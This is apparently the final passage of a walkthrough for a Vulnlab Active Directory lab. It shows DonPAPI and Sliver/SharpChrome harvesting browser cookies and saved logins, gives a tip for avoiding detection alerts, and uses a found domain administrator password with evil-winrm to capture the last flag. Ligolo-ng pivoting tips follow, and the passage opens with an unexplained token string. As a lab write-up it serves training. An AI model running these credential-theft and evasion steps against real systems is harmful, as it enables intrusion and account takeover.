n2cvPK6JybHj3aKbZnMbRKCxgf1EUm-9LotEWvPARLdUnYE1ccOka5aWlLYdCySqfp-FjbJ3YY3pmJRSJISPXHnvnl8TRLdmyTJYJbVibbln_2nb2qk5VolxrJYML0Oe9U4PkXUO4QX4vjXZm2Ou8KOtF20y3ajJIu1_lVGsyvgcIuVLZNxpWIYbwq65U1FxAmzmhQfoSXi1OWUOLGi5f1EyG4KBjk2mw-I_bU0BxYox677gNTB4HY52FdfGRmjxMUanu48cRA-PwStzAGefSeuhcuvsTzMzqBtolqhJ-KgNz0ZNpHS0v1twppGL8hhfhnKNg7UW5LzcoVRljzaoCa243TE82ZCt4jqtPBlMsWeuAd4b-w5dGdinUpYMcIzh4FPwa4OtZhbOdDXCg3Y_HPcqWcFj5jUUSk3crm_CNeddqe-M7gE21Xs9qTYbJE3t0Ubp5FKttSuMqjm6M0aWG0jPtbqJ03zP0x0WxuzcAMCjOhMQP-xbZJoyVStbCOrOPI4lDu9IAOSrcHJ9n-Ojouv0sTTtVyE-Yt44ysJ6qp3k3jtM7_EL6uBG3DdVB_q1yxr02d-cJN04dD1ahqktI27Lf2aitkszhqxl7AokvQypemJKcCXIBLlWEsH46ByrWjoGsf5Zotq0AUkRaLzU5NIZfGZ33rN7ERsQi-aqtZu4Bqn2z3T-6WYAKpQkghAn7JQJUaOZsGfHSTjdtR855JBq8xU1orLl8twTnmkw2Yp9GZgc1Uukm7bJclvstulcWE3b_vXL09U_6ypSc35u9CwrkdWyA4ey1K3OphGT-Pk6fP4yOr6-KqERDkgMOxOHjYG7DkeWz3ar2eUQHPzQLEJqVEn_dLo5kNt2cXr-vmPJZnHwhpwyKlnFm65ogUfWpFpuX-rL1yNaqWWOYDVyv8dLd-Raj80PlvPVKlrMwgu4SVtT-z--c2dQoktpP3e2LHuvqoOCvr2e4m2M7XJjLYM5kxHqr36DnWkAZy4XgB34gqlCRnzY09NcsXqzuzF8x0I3ASROnZkR4INk8G3DD5SsjqEBkZpR3oBQBJ5WceVcddqzVx0cHrKEidzgRDQ_HgPiLDblxgD4JQuWffyZRIFuV1ruoUS2bQds3zA-ztumAbOFZq-s9By2gHW4RTbZOQ_4ok4Sdt03fdDS5LHOqNcw55GSkIVJpB4PAIY1BRU3oZ6Ub4zl50GfbYTPjpPVYVBIlitW0MjLSvwIO9Jc1tr5F4V7V3C2Cz9ifprRHXlo0UOhK3ZEwsfhuZFNRlaksCR7XtMswZglZowYLYzJHC2lG5og4PpJs6fbhV1xd5BCLMlu69lW8cdwN34rrt7mFeZdfRZFWWo3Fn6GVYQXyNpLt1tDWNux1heLR8DnbGMIBo1d6nwqebP9uVvEksEHMsWEX5lUS4NXwDkcBOFJk2DEvHqTnBWv04dE4MFov3Rcd0nscrfkc-anGa-LYbfohedpuYCsp0HLnlGzspH1VfxIFL6wr8SZ9RTR7Vz2FnvmfPEPUjuDgViA95eQcBAeq8Zms4VkWSJv_cWY0MLdCtnomRYVKjkuklfNXwuUGyby0M9FD7vmOGzq-qLpQtpkMtP-L0bccm7PkQttHNWM6ZLZsJSh6-CKZOfJMw221R2iIsmufKwt0pahtbmqkmYpVC2a_TcyA1eaqKusc93AradYpK71l4B6vMv73YwuJYjgO61MSN4S2zAGxf59LCD9B-UahAPOCa6AZHEb2M7E6amQGT0gvuD1zSLBG1zYzIGF0yr9FPKuBx3QRaFZU-Ug2MjD79gvfFtvytPi9jnY9e_B0cJMIJHVitBO_ix1jnF4QOhqY5Pwy1yBTRBjUpztkf1JGbFDZgVA-soq4UaLfgvpKxu5_LXtGuHb-HCUYKyBTvQRn3kO7jHi_ztqo8tTTovoS3WLd1-nJud9gEN0608fwj3fcCzLBRkmaagD01DMB5S0kktaqL0wOJ34wes1HrkXsrnSpgbVlemyVsw5RQ4RXB9rU2un4Sl3_8KpAH7rTiuXkuop2op6QkPqhjPr627KGWBbEmgfzmdaG7eR04NIhpK3HrsOYSHzo4-NPkQo-e9PnzHdXzVkHZ_zji8Nqch5iJPTMjBRnd_aKAvr6lllbnB8UO7ijcyzMZNN8VAT-WcW0QEkhE2vy42gsDnpjfZWhiP20aUG3V2mxu_8TzbkwG6FjCG_cGKVuRVALTh20vgoKClY0yP4jYKnaSnwTXBuZwGHzN8OGk1EBDtHSG9oI0K5aRKSoxQjBw6WgWUnWT0lCKftbSWoqU0sh9mg7SRMEZVDHGDTP00p5RYYiLp40B9wDJw14hbJ5AqIZvPHbaY8hxeaQcArEG-XQR0TSjJQKRe5MTD1w6_-cQf0Y414gTCGU7UmRlg7LGjiicDolKvlo8y_9m5Ab5ZjmZA09nVrZItUcYEulCB6Aq2Y7f4bOiYjxgiw8PRm9YDWOKCKBFQXpkee4dkyqrzspUwfdzEzc_6PowEtW9QyBM63FYeBW7ZbbhfbiLpDaukt08P-udWYacqdxHyH4wBxBcldjq7A34sszDym1MQGiJ-mX546qLbBMUp_p9RDnvpxHEcXoF4nY5DhS0LPRT6rEjncFZpXn7Jn1fUYSoHivzUkZqexzT5KOjR0zfrq7m-JpO6UlQHCU42RVD_5HzGmoG8eZ9zudxbPl5sqYpQW9os3bV5w4QqdgjDCzj7KZIQ-9Kx4kTCe17wH379ndiFbvWa-ONYE7FJcp0CfrY5XuEW2_b2NHHVrho501_QD41bRZQr3kFdx_uAEFvwc2f0-giLi8TspgdEQsocp9lYxLYe7W_t0w-SPNP8cvOP3AC-TCEmUDJwi3h
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] .microsoft.com/ - MC1:GUID=a06f917ad50a42ff8c0fa82989804b6e&HASH=a06f&LV=202407&V=4&LU=1720961824445
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] .microsoft.com/ - MS0:f4676c3f9eac49caaad780f83979257d
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] .msn.com/ - USRLOC:BID=MjQwNzE0MDU1NjU1XzY5YTM2YzM3ODc2ODdiNjA3MTcyMDRjZDQyNmE0MWYyNWYwZDg1ZGZjMDVmOWI1YzViZDIwY2NmYzc2NGE0OGM=
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] apps.microsoft.com/ - ai_session:p1vagAfal025jHL2sAK1Py|1720961823471|1720961823471
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] apps.microsoft.com/ - ai_user:EwhWq7jYTsSnkmU9jUKEJa|2024-07-14T12:57:03.467Z
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] apps.microsoft.com/ - exp-session-id:772f0dbc-6d1b-4293-931d-e85a7f3e1f8f
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] pwm.ifrit.vl/ - ppsVersion2-createdDate:2024-02-07T18:36:48.807724+00:00
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] pwm.ifrit.vl/ - ppsVersion2-lastVersion:8.2.1.0
[vdi02.eu-ifrit.vl] [$] [MSEDGE] [patrick.ford] [Cookie] pwm.ifrit.vl/ - ppsVersion2-message:None
DonPAPI running against 1 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
- Found
admin:PWywZsXnsSht62cK- Found
[Cookie] pwm.ifrit.vl/ - ppsVersion2-lastVersion:8.2.1.0- Found
[Cookie] pwm.ifrit.vl/ - .PleasantIdentity.ApplicationCookie
But be careful with this method as we triggered a Medium alert:

Another method more stealthy using Sliver (no detection):
[server] sliver (MEAN_PRIZE) > sharpchrome -s -- logins /target:C:\\Users\\patrick.ford\\ /browser:edge

[*] sharpchrome output:

  __                 _
 (_  |_   _. ._ ._  /  |_  ._ _  ._ _   _
 __) | | (_| |  |_) \_ | | | (_) | | | (/_
                |
  v1.12.0


[*] Action: Edge Saved Logins Triage


[*] AES state key file : C:\Users\patrick.ford\\AppData\Local\Microsoft\Edge\User Data\Local State
[*] AES state key      : MasterKey needed - {d10af973-27a9-4d8d-9d9d-7efa766fa616}


---  Credential (Path: C:\Users\patrick.ford\\AppData\Local\Microsoft\Edge\User Data\Default\Login Data) ---

file_path,signon_realm,origin_url,date_created,times_used,username,password
C:\Users\patrick.ford\\AppData\Local\Microsoft\Edge\User Data\Default\Login Data,https://pwm.ifrit.vl:10001/,https://pwm.ifrit.vl:10001/,7/14/2024 5:57:43 AM,13365435463368510,admin,--AES STATE KEY NEEDED--


SharpChrome completed in 00:00:00.6272218
[*] Output saved to /tmp/sharpchrome_VDI022011623350.log
Seems related to Pleasant Password Server, so maybe a new active credentials that will allow us to find another credentials or any other sensitive data.
Check if our is correct:
[server] sliver (MEAN_PRIZE) > sa-nslookup pwm.ifrit.vl 172.16.41.14 1

[*] Successfully executed sa-nslookup (coff-loader)
[*] Got output:
A pwm.ifrit.vl 172.16.41.215
- Confirmed as we know that 172.16.41.215 hosts Pleasant Password Server
- Add
pwm.ifrit.vl/etc/hosts and the route via Ligolo-ng

Found the breaking glass for IFRIT domain
ifrit\administrator:GoldenBuddaRests85
Previously we found a DC01 computer name but not found anything related to this server on EU-IFRIT.VL and IT-IFRIT.VL domains, then check it on IFRIT.VL now:
[server] sliver (MEAN_PRIZE) > sa-nslookup dc01.ifrit.vl 172.16.41.14 1

[*] Successfully executed sa-nslookup (coff-loader)
[*] Got output:
A dc01.ifrit.vl 172.16.41.11
- Add
dc01.ifrit.vl/etc/hosts and the route via Ligolo-ng
Then connect to the DC01 and get the 4th and last flag Ifrit_Master:
$ evil-winrm -u administrator -p 'GoldenBuddaRests85' -i dc01.ifrit.vl

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\flag.txt
Cannot find path 'C:\Users\Administrator\Desktop\flag.txt' because it does not exist.
At line:1 char:1
+ type ..\Desktop\flag.txt
+ ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\Administrator\Desktop\flag.txt:String) [Get-Content], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls ..\Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/14/2024   6:04 AM             36 master.txt
-a----         7/14/2024  12:56 AM           2308 Microsoft Edge.lnk


*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\master.txt
VL{ca0ab0bde239acf37af1af8b54be9faf}
So finally Challenge solved!
| Status | Flag |
|---|---|
| ✅ | Ifrit_Dominance |
| ✅ | Ifrit_Engineering |
| ✅ | Ifrit_Incursion |
| ✅ | Ifrit_Master |
| ✅ | Ifrit_Metal |
| ✅ | Ifrit_Remember |
| ✅ | Ifrit_Shortcut |
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=ff333f93-d9aa-4f59-8f9a-dfb6a52fe21a
Ligolo-NG tips
If we choose to use Ligolo-NG instead of chisel, we can simplify the routing table as below (after launched the openvpn and also established the ligolo tunnel:
- Add a static route to the target where the ligolo agent has been deployed, via the VPN adapter
- Remove the route to the internal network via the VPN adapter
- Add the route to the internal network via the Ligolo adapter
$ sudo ip route add 172.16.41.40/32 via 10.8.0.1 dev tun0
$ sudo ip route del 172.16.41.0/24 via 10.8.0.1 dev tun0
$ sudo ip route add 172.16.41.0/24 dev ligolo

$ ip route
...
172.16.10.0/24 via 10.8.0.1 dev tun0
172.16.11.0/24 via 10.8.0.1 dev tun0
172.16.12.0/24 via 10.8.0.1 dev tun0
172.16.13.0/24 via 10.8.0.1 dev tun0
172.16.20.0/24 via 10.8.0.1 dev tun0
172.16.21.0/24 via 10.8.0.1 dev tun0
172.16.22.0/24 via 10.8.0.1 dev tun0
172.16.23.0/24 via 10.8.0.1 dev tun0
172.16.30.0/24 via 10.8.0.1 dev tun0
172.16.31.0/24 via 10.8.0.1 dev tun0
172.16.32.0/24 via 10.8.0.1 dev tun0
172.16.33.0/24 via 10.8.0.1 dev tun0
172.16.40.0/24 via 10.8.0.1 dev tun0
172.16.41.0/24 dev ligolo scope link
172.16.41.40 via 10.8.0.1 dev tun0
...
If we need to access the local ports of the currently connected agent, there’s a “magic” CIDR hardcoded in Ligolo-ng: 240.0.0.0/4 (This is an unused IPv4 subnet).
If we query an IP address on this subnet, Ligolo-ng will automatically redirect traffic to the agent’s local IP address (127.0.0.1).
Example:
$ sudo ip route add 240.0.0.1/32 dev ligolo
Link: https://github.com/nicocha30/ligolo-ng/wiki/Localhost
We can also listen to ports on the agent and redirect connections to our control/proxy server. More info https://github.com/nicocha30/ligolo-ng/wiki/Listeners
We can configure the agent as a server too. More info https://github.com/nicocha30/ligolo-ng/wiki/Bind